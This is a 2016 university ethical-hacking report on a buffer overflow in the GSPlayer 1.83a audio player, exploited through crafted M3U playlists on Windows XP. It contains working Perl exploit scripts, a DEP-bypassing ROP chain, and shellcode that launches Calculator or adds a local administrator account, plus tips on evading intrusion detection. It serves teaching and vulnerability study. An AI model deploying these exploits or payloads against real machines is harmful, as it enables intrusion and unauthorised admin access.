EXPLOIT DEVELOPMENT

GSPlayer 1.83a Win32 Release Buffer Overflow Vulnerability

Gregory Hill

BSc (Hons) Ethical Hacking

APRIL 17, 2016

ABERTAY UNIVERSITY

Note that information contained in this document is for educational purposes.

Contents

Introduction

Made famous by the 1988 Morris Worm that exploited the buffer of the 'fingerd' UNIX daemon (Spafford, 1988), a buffer overflow is a very common attack vector frequently discovered in modern applications. Simply defined, an overflow exploits flaws in error handling and input checking – typically by passing more data than is expected.

Upon program execution, a contiguous section of memory is dedicated to the program which stores information about the active subroutines. To fully understand a buffer overflow, it is important to know how this feature operates:

> The stack is an abstract data type with a last in, first out (LIFO) data structure (Aleph One, 1996). Low level assembly operations (i.e. PUSH, POP, RTN, etc.) associated with compiled high level code would be used to add or subtract elements, indicating the current flow of operation.
>
> There are three main features that help track process operation in memory:
>
> - The stack pointer (ESP) is a small register that stores the address of the last program request.
> - The base pointer (EBP) is usually set to ESP at the start of the function and local variables (arguments) are accessed by subtracting a constant offset from EBP.
> - The instruction pointer (EIP) holds the address of the next instruction to be executed.

Buffer overflows generally originate from compiled languages such as C and C++ where no built-in protection against accessing or overwriting data is provided. As a result of this, all culpability for zero-day exploitation is entirely on the developer. A simple example of an overflow through C and the library function strcpy() can be seen below (*Program 1*).


Program 1 – Basic Buffer Overflow Example in C

```
void function(char *str)
{
        char buffer[16];
        strcpy (buffer, str);
}
void main()
{
        char large_string[256];
        int i;
        for (int i = 0; i < 255, i++)
        {
                large_string[i] = 'A';
        }
        func(large_string);
}
```

Within main(), a string of 256 bytes has been created and filled with the character 'A' – hex value 0x41. When the method function() is called, this value is transferred and a local 'buffer' of 16 bytes is created. Library strcpy() then attempts to copy the 256 byte string into the 16 byte variable.

Figure 1 shows the structure of the stack after calling function() in *Program 1* – with the newly initialised 16 byte local variable pushed on top. Benign execution would allow an acceptable argument to be copied into this space, returning flow of execution to main() in higher memory. By popping the frame pointer (old EBP) and the return address (saved ESP) from the stack, the associated registers would point to the defined values set on function() call. All local variables created after the old EBP would be safely destroyed.

Figure 1 – Stack Diagram



In a characteristic violation of flow, an exceedingly large character value would be expected through the saved argument. When EIP executes the strcpy() procedure, lack of in-built protection would see the continuation of the argument copied over other values on the stack. Due to this, the return instruction back to main() should now be 0x41414141 – a location outside of process address space. Reading the next instruction after the function return will cause a segmentation violation. However, a valid return-address could move the flow of execution to a custom address.

Manipulation can be accomplished with two further steps:

1. Identification of offset.
   - The exact number of bytes in the buffer.
2. Execution of shellcode.
   - Append JMP ESP instruction.
   - Append malicious shellcode.

Offset probing is generally achieved through the use of pseudo-random input - where the value of EIP at run-time would determine the instruction address in that string. Malicious input for a vulnerable program should contain junk values up to the exact offset of this value. To continue execution of appended arbitrary code, flow needs to be re-directed from the popped return-address to this extension. Local memory locations on the stack typically start with a null byte (‘00’), fundamentally unacceptable in exploit development - this is due to the way strcpy() interprets them as the end of a string. Therefore, a remote operation without null bytes is essential for flow reformation. Placing a JMP ESP instruction at the following EIP memory location will transfer execution to whatever is held in the ESP register. Customised assembly instructions can then be appended to this input (with any required padding). When the payload is rendered by the target machine, the instructions should execute.

Exploitation is increasingly harder in newer processors utilising Data Execution Prevention (DEP) – a feature intended to prevent an application or service from executing code in a non-executable memory region (Secfence, 2011). Return Oriented Programming (ROP) is a widely employed countermeasure, used by referencing a chain of pre-existing executable operations (gadgets) in memory that will disable stack protection and allow execution of shellcode. To initiate this chain, the return-address needs to be overwritten with a RET instruction which will take the next value in the stack and jump to it. Following gadgets would reference operations that add / remove from required registers then initiate a RET. With the stack in a certain state, the appropriate system function can be used to traverse unprotected memory – with allocation of new memory or alteration of DEP policy.

Procedure and Results

Basics

GSPlayer is a widely available free audio player - containing codecs supporting: MP3, RMP, MP2, MPA, OGG and M3U. With the 1.83a release, it was found that specially crafted M3U (playlist) files crash the application. As the player only dedicates a small amount of memory to handle inputs, a value exceeding the space saved on the buffer should be overwrite values on the stack.

Figure 1 – GSPlayer

To fully deconstruct the program and locate all flaws, the following tools & utilities will be used:

- WinDbg
- OllyDbg
- Immunity Debugger
    - mona.py
        - Plug-in developed by Corelan Team. Long awaited successor of pvefindaddr, used for automated location and development of ROP gadgets / chains.
- Utilities:
    - create_pattern.exe
        - Creates a random string combining alphanumeric characters up to the user defined length.
    - pattern_offset.exe
        - Calculates a substring's offset given the length of the random value created above.
    - findjmp.exe
        - Scans specified dynamic link library (dll) for code usable with a defined register.

To effectively exploit the application, this paper will adopt the following methodology:

- ➔ Prove flaw.
- ➔ Get offset to EIP.
- ➔ Place 'Jump ESP' or 'RTN' at EIP.
- ➔ Turn off DEP if required.
- ➔ Execute custom assembly/shell code.

Please note, some of the following values may vary for alternate machines.

DEP Disabled

With an executed copy of GSPlayer as shown in *Figure 1*, the process should be attached to one of the above debugging suites (*Figure 2*).

To attach a process:

File → Attach → Select Process → OK

Once GSPlayer had been loaded into the suite of choice, program operation should have paused. To continue program execution, click the 'Play' button in the top toolbar (Ollydbg, Immunity) or type 'g' in the text field under the command window (Windbg).

The player can now be brought to the foreground. To select a playlist, click on the 'Load' button in the bottom-left of the window.




Figure 2 – Windbg Attach

Perl will be used in this experimentation to craft the customized exploits. The basis for the following scripts will be to create an M3U file, craft a long string containing values for exploitation, write changes to the file and then close it – as is the process of *Script 1*.

```
$file1= "crash.m3u";
$buffer = "#EXTM3U\n";
$buffer .= "A" x 300;

open($FILE,">$file1");
print $FILE $buffer;
close($FILE);
```

Script 1 – Proof of Flaw

By saving the script (e.g. 'crash.pl') and running it through the Perl interpreter, it should produce a playlist file containing the specified values. For this analysis, 300 'A's should produce the required output.

Load the playlist into GSPlayer while attached to a debugger. The instruction pointer (EIP) should now have been overwritten with hex value 41 (*Figure 3*) – translating to ASCII 'A'. Further analysis of the stack (*Figure 4*) proves the extent to which the stack has been overflowed.




Figure 3 – Registers




Figure 4 - Stack

To get the distance to EIP, the utility 'pattern_create.exe' can be run from the command line:

```
# pattern_create.exe 600 > pattern.txt
```

This newly created text file can now be copied in place of the $buffer defined in *Script 1*. Open the produced playlist file in GSPlayer with a debugger and inspect the output. EIP will now contain 35674134. To get the number of bytes needed to fill the buffer, the utility 'pattern_offset.exe' can help:

```
# pattern_offset.exe 35674134 600
```

This will produce the offset value of 194. Future scripts will be required to fill these 194 bytes with junk so that the subsequent memory location catering for EIP can be overwritten with an actual memory address.

As a pre-existing 'Jump ESP' call is required to jump back to the continuation of the overflowed code, a suitable DLL module common to all devices is essential.

Windbg displays all loaded DLLs after attaching the process (*Figure 5*).

Figure 5 – Loaded DLLs

```
ModLoad: 7c900000 7c9af000   C:\WINDOWS\system32\ntdll.dll
ModLoad: 7c800000 7c8f6000   C:\WINDOWS\system32\kernel32.dll
ModLoad: 77c10000 77c68000   C:\WINDOWS\system32\MSVCRT.dll
ModLoad: 7e410000 7e4a1000   C:\WINDOWS\system32\USER32.dll
ModLoad: 77f10000 77f59000   C:\WINDOWS\system32\GDI32.dll
ModLoad: 763b0000 763f9000   C:\WINDOWS\system32\comdlg32.dll
ModLoad: 77dd0000 77e6b000   C:\WINDOWS\system32\ADVAPI32.dll
ModLoad: 77e70000 77f02000   C:\WINDOWS\system32\RPCRT4.dll
ModLoad: 77fe0000 77ff1000   C:\WINDOWS\system32\Secur32.dll
ModLoad: 5d090000 5d12a000   C:\WINDOWS\system32\COMCTL32.dll
ModLoad: 7c9c0000 7d1d7000   C:\WINDOWS\system32\SHELL32.dll
ModLoad: 77f60000 77fd6000   C:\WINDOWS\system32\SHLWAPI.dll
ModLoad: 76b40000 76b6d000   C:\WINDOWS\system32\WINMM.dll
ModLoad: 71ab0000 71ac7000   C:\WINDOWS\system32\WS2_32.dll
ModLoad: 71aa0000 71aa8000   C:\WINDOWS\system32\WS2HELP.dll
ModLoad: 77be0000 77bf5000   C:\WINDOWS\system32\MSACM32.dll
ModLoad: 76390000 763ad000   C:\WINDOWS\system32\IMM32.DLL
```

'kernel32.dll' should provide easy access to the required operation. To search the DLL, use the 'findjmp.exe' utility:

```
# findjmp kernel32.dll esp
```

Any JMP address is suitable as long as it doesn't contain '00' – which represents a null byte. Luckily, kernel32 contains one such address: 0x7C86467B.

As the stack interprets the memory address in reverse order, the address should be specially 'packed' into the buffer. Perl contains a function that provides this functionality.

```
$file1= "crashjump.m3u";
$buffer = "#EXTM3U\n";
$buffer .= "A" x 194;
$buffer .= pack('V',0x7C86467B);
$buffer .= "\xCC\xCC";

open($FILE,">$file1");
print $FILE $buffer;
close($FILE);
```

Script 2 – Proof of Exploit

To test that these values work, *Script 2* should manufacture a payload that will fill the buffer and jump to the stack pointer (ESP) which implements the assembly language instruction '\xCC' – a breakpoint in execution used for debugging.

With execution of the provided payload, 'crashjump.m3u', the debugger should halt process at this position – indicating that custom shellcode can indeed be run.

Self-defined shellcode is attached in the appendices – these smaller payloads have been proven to work in a variety of XP environments.

With an effective overflow and stack jump, the next stage is to append working shellcode.

```
$file1= "calc.m3u";
$buffer .= "A" x 194;
$buffer .= pack('V',0x7C86467B);
$buffer .= "\x90" x 15;
$buffer .= <SHELLCODE>;
open($FILE,">$file1");
print $FILE $buffer;
close($FILE);
```

Script 3 – Exploit

Script 3 follows the same process as the above scripts but adds in two additional key features:

- *A Null Operation (NOP) Sled – "\x90" – prevents the overriding of shellcode by the stack.*
- *Shellcode, where <SHELLCODE> is that of the attacker's choice (see appendices).*





Figure 6 – Operation Exploitation

Submission of the playlist to GSPlayer yields the error message visible in *Figure 6* with either the creation of the calculator process (*Figure 6*) or a new user (*Figure 7).*

Figure 7 – New User



113 byte flexible shellcode for adding a user provided by Anastasios Monachos (Shell-Storm, 2016).

- Username: secuid0
- Password: m0nk

Originally only tested on Windows™ XP Pro SP3 (EN) 32bit. However, shellcode demonstrated executable in most other XP environments.

It is worth noting that exploitation of this software provided little room on the stack for executable shellcode. Additional payloads generated by Metasploit were tested, but exceeded 300 bytes – failing to execute. This was found to be the case for most remote shell scripts, but as both defined payloads were under 200 bytes, operation was not restricted.

DEP Enabled (Opt Out)

Data Execution Prevention (DEP) can be enabled or disabled on a Windows™ XP device through the following series of menus – *Figures 8, 9 & 10*.

Through configuration, the user will be asked to reboot the device. Once restarted, the new mode will be applied to all future processes.




Figure 8 – Computer Properties




Figure 9 – Advanced Settings




Figure 10 – DEP Settings

Following the original methodology, the overflow will need to be proven and located. Since control of EIP is still possible, *Script 1* with utilisation of 'pattern_create.exe' and 'pattern_offset.exe' should provide the value 187 for the offset.

A DEP enabled environment won't allow the stack to simply jump back to and follow execution from the stack pointer. As the stack only executes pre-existing operations, a script would need to reference memory locations for procedures in external modules/libraries (gadgets) to disable DEP for the stack and enable custom code submission.

The Python library Mona can be included in the 'PyCommands' sub-directory of Immunity Debugger to enable usage. To locate ROP gadgets, Mona can search a specified DLL avoiding results with null bytes, carriage returns, or line feeds:

```
!mona rop –m msvcrt.dll –cpb '\x00\x0a\x0d'
```

In the above command, Mona analysed 'msvcrt.dll' (-m) – another module loaded by GSPlayer.

Two text files would have been generated in the above directory – 'rop.txt' & 'rop_chains.txt'.

- rop.txt
  - Contains several 'interesting gadgets' with varying functionality.
- rop_chains.txt
  - Example chains generated in Ruby, Python and JavaScript for disabling DEP through several separate methods.

A complete ROP chain for VirtualAlloc() is shown near the end of the 'rop_chains.txt' file – where all prerequisites needed by the function have been automatically catered for.

To integrate this code, the chain for Python can be converted to Perl by replacing certain values:

```
Python:     rop_gadgets += struct.pack('<L', 0x77c321ef)
                           ▼              ▼
Perl:       $buffer .= pack('V', 0x77c321ef);
```

A return instruction is required for chain initialisation. Mona can search for specific operations:

```
!mona find –type instr –s "retn" –m msvcrt.dll –cpb '\x00\x0a\x0d'
```

After completion, the file 'find.txt' will be placed in the Immunity program directory containing multiple locations for 'msvcrt.dll' based "retn" instructions – it is important that only executable (PAGE_EXECUTE_READ) addresses are selected.

For exploration, the memory address '0x77c11110' should provide ease of access to the required return operation. Combined with the calculated offset (187) and the generated ROP chain for VirtualAlloc(), complete eradication of OS memory protection should be possible.


A test script verifies custom code execution at the predefined EIP and ESP positions (*Script 4*).

```
$file= "roptest.m3u";
$buffer = "A" x 187;
$buffer .= pack('V', 0x77c11110);
$buffer .= "AAAA";
$buffer .= "BBBB";
$buffer .= "CCCC";
$buffer .= "DDDD";
open($FILE,">$file");
print $FILE $buffer;
close;
```

Script 4 – ROP Test

Unusually, running the produced payload through GSPlayer and a debugger (*Figure 11*), indicates EIP does not receive the return instruction – signifying a need to alter the calculated offset value.

Figure 11 – ROP Test



Before alteration, the start of the stack will show the defined 'B' values specified in *Script 4*. This indicates that 4 bytes of padding is required to reach any appended operation.

To account for the anomalous EIP position, 4 bytes need to be removed from the offset – producing the value 183. Because of this decrement, an additional 4 bytes will also need to be added after the return, to retain position of ESP.

With revised values to account for the true positions of EIP and ESP, *Script 5*, using the return instruction and ROP chain generated by Mona, and the addition of shellcode specified in the appendices, should exploit GSPlayer in an OptOut enabled XP SP3 environment.

Script 5 – Final ROP Chain Exploit

```
$file= "ropchain.m3u";
$buffer = "A" x 183;
$buffer .= pack('V', 0x77c11110);
$buffer .= "AAAA";
$buffer .= pack('V',0x77c321ef);
$buffer .= pack('V',0x77c2362c);
$buffer .= pack('V',0x77c127e5);
$buffer .= pack('V',0x77c4e0da);
$buffer .= pack('V',0x77c4eb80);
$buffer .= pack('V',0x77c52217);
$buffer .= pack('V',0x77c4eb80);
$buffer .= pack('V',0x77c3aeca);
$buffer .= pack('V',0x77c39dd4);
$buffer .= pack('V',0x77c34fcd);
$buffer .= pack('V',0x77c12df9);
$buffer .= "\x90" x 16;
$buffer .= <SHELLCODE>;
open($FILE,">$file");
print $FILE $buffer;
close;
```

```
$buffer .= "AAAA";
$buffer .= pack('V',0x77c321ef);
$buffer .= pack('V',0xffffffff);
$buffer .= pack('V',0x77c127e1);
$buffer .= pack('V',0x2cfe1467);
$buffer .= pack('V',0x77c58fbc);
$buffer .= pack('V',0x2cfe04a7);
$buffer .= pack('V',0x77c14001);
$buffer .= pack('V',0x77c47a42);
$buffer .= pack('V',0x77c2aacc);
$buffer .= pack('V',0x77c1110c);
$buffer .= pack('V',0x77c35524);
```

Discussion

As expressed through this paper's procedures, exploitation of a buffer overflow in a Windows™ environment through unpatched software isn't difficult. With trial and error, vulnerabilities can be discovered, proven and expanded in unlikely places. Developers need to commit to secure coding practices and thorough testing before release, else exploitation of clientele is inevitable.

GSPlayer is an excellent example of the insecurities modern applications face. With an easy to access buffer overflow, the audio player was entirely malleable to customized inputs – in both protected and unprotected environments. From exploration, it was found that a buffer no greater than 200 bytes was capable of overwriting the bounds of the defined array, subsequently abusing the EIP address and crashing the target process. Basic unit testing should've proved sufficient in vulnerability detection – demonstrating a suitably large lack in pre-release software examination. After proof of flaw, the only major challenge was to determine appropriate memory addresses for the required instructions. While location of 'JMP ESP' and 'RTN' within common modules is relatively easy, finding a complete ROP chain in an 'Opt Out' enforced system can often prove difficult. Highly intelligent automation with 'Mona' generated viable instruction sets in very little time. After converting the VirtualAlloc() instructions from Python to Perl, the chain was integrated effectively.

One problem located through testing of DEP exploitation was the anomalous re-positioning of EIP on the stack after the original offset had been determined. It can be conjectured that run time error handling or processing caused by the differential data put on the stack changed the positions. With future analysis, it is hoped that the exact cause of this offset re-calculation could be exposed. Additional work might also be taken into the expansion of memory for shellcode, looking into the use of egghunter shellcode.

Advanced host based intrusion detection systems are undoubtedly going to catch unmodified exploitation using code identical or similar to that defined in this paper. Static coding schemes are typically registered in an IDS rule set and caught on run-time. To evade various normalization and signature based security systems, it might be essential for an attacker to introduce a more advanced payload:

- Utilizing System Resources
  - Simulating typical application behaviour through exploitation.
- Alphanumeric
  - Code using only printable ASCII characters.
- Encryption
  - Obfuscation of data to make it unreadable without use of the decryption scheme.
- Polymorphic
  - Dynamic code that mutates with each runnable, keeping the original algorithm intact.
- Metamorphic
  - Code that can reprogram itself.

Exploit development is a constantly changing practice. Modern operating systems present far superior challenges from what was commonplace a decade ago. Thankfully, environments that allow for simplistic exploitation are generally unsupported, forcing end users to work with operating systems that can be easily patched. Although, application abuse is inevitably down to the attacker's ingenuity, so nothing will ever truly be safe.

References

Bishop, M., Engle, S., Howard, D. and Whalen, S. (2012). A Taxonomy of Buffer Overflow Characteristics. 1st ed. IEEE, pp.305-308.

Buffer Overflows: Why, How and Prevention. (2016). 2nd ed. [ebook] SANS Institute. Available at: https://www.giac.org/paper/gsec/225/buffer-overflow-why-prevention/100723 [Accessed 8 Mar. 2016].

Spafford, E. (1988). *The Internet Worm Program: An Analysis*. 1st ed. [ebook] West Lafayette: Purdue University, pp.1-4. Available at: http://spaf.cerias.purdue.edu/tech-reps/823.pdf [Accessed 10 Mar. 2016].

Smashing The Stack For Fun And Profit. (1996). 7th ed. [ebook] Aleph One, pp.1-3. Available at: http://inst.eecs.berkeley.edu/~cs161/fa08/papers/stack_smashing.pdf [Accessed 10 Mar. 2016].

Corelan Team. (2011). Mona 1.0 released!. [online] Available at: https://www.corelan.be/index.php/2011/06/16/mona-1-0-released/ [Accessed 12 Mar. 2016].

Shell-storm.org. (2016). Windows - pro sp3 (EN) - add new local administrator 113 bytes. [online] Available at: http://shell-storm.org/shellcode/files/shellcode-715.php [Accessed 13 Mar. 2016].

Bypassing ASLR/DEP. (2011). 1st ed. [ebook] New Delhi: Secfence. Available at: https://www.exploit-db.com/docs/17914.pdf [Accessed 16 Mar. 2016].

Tenouk.com. (2016). The shellcode building for buffer overflow exploit testing using C programming language and Intel processor on Linux machine. [online] Available at: http://www.tenouk.com/Bufferoverflowc/Bufferoverflow5.html [Accessed 18 Mar. 2016].

Appendices

Calculator

The following shellcode initialises the default Calculator application on Microsoft™ Windows®.

```
$buffer .= "\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30" .
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa" .
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96" .
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b" .
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a" .
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83" .
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98" .
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61" .
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05" .
"\x7f\xe8\x7b\xca";
```

Add User

The following shellcode creates a new user: ‘secuid0’ with password ‘m0nk’.

```
$buffer .= "\xeb\x16\x5b\x31\xc0\x50\x53\xbb\xad\x23" .
"\x86\x7c\xff\xd3\x31\xc0\x50\xbb\xfa\xca" .
"\x81\x7c\xff\xd3\xe8\xe5\xff\xff\xff\x63" .
"\x6d\x64\x2e\x65\x78\x65\x20\x2f\x63\x20" .
"\x6e\x65\x74\x20\x75\x73\x65\x72\x20\x73" .
"\x65\x63\x75\x69\x64\x30\x20\x6d\x30\x6e" .
"\x6b\x20\x2f\x61\x64\x64\x20\x26\x26\x20" .
"\x6e\x65\x74\x20\x6c\x6f\x63\x61\x6c\x67" .
"\x72\x6f\x75\x70\x20\x61\x64\x6d\x69\x6e" .
"\x69\x73\x74\x72\x61\x74\x6f\x72\x73\x20" .
"\x73\x65\x63\x75\x69\x64\x30\x20\x2f\x61" .
"\x64\x64\x00";
```